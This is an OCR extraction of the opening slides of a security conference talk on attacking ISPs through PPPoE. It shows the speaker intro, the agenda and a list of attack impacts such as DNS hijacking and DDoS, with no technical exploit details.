Hacking ISPs with Point-to-Pwn Protocol over Ethernet (PPPoE)

Gal Zror - @waveburst







echo $USER

- Gal Zror - @waveburst
- Research Manager @ CyberArk Lab's
- Causing ruckus on embedded devices

CYBERARK®

Aleph Research

HCL AppScan



Today’s agenda





Today’s agenda

- **Why pwning ISP is fun and profitable**





Today’s agenda

- **Why pwning ISP is fun and profitable**




- **Layer-2 protocol vulnerabilities**



Today’s agenda




- **Why pwning ISP is fun and profitable**
- **Layer-2 protocol vulnerabilities**
- **How to research and exploit ISP network equipment**




Pwning ISP




Typical Remote Attack




Typical Remote Attack




Typical Remote Attack




Typical Remote Attack




Typical Remote Attack




Typical Remote Attack




ISP Attack



ISP Attack



ISP Attack



Evil Communications Ltd.



Evil Communications Ltd.

- **DOS/Ransom**



Evil Communications Ltd.

- **DOS/Ransom**
- **Mass DNS hijacking**



Evil Communications Ltd.

- **DOS/Ransom**
- **Mass DNS hijacking**
- **Target specific subscribers**



Evil Communications Ltd.

- **DOS/Ransom**
- **Mass DNS hijacking**
- **Target specific subscribers**
- **Crazy scale DDOS!**




Evil Communications Ltd.

- **DOS/Ransom**
- **Mass DNS hijacking**
- **Target specific subscribers**
- **Crazy scale DDOS!**
- **GBP/DPI/TR069**



Target a Specific Subscribers

